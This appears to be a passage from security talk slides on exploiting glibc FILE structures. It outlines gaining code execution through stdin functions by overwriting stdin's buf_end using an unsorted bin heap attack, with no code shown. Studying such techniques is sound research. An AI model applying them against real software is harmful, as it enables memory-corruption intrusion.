
- Scenario - Code execution

- Use any stdin related function

- scanf/fgets/gets ...

- Stdin is unbuffered

- Very common in normal stdio program




# Make FILE structure great again

- Overwrite `buf_end` with a pointer behind the `stdin`


- Unsorted bin attack

- Very common in heap exploitation



# Make FILE structure great again

- Overwrite buf\_end with a pointer behind the stdin
  - Unsorted bin attack
    - Very common in heap exploitation



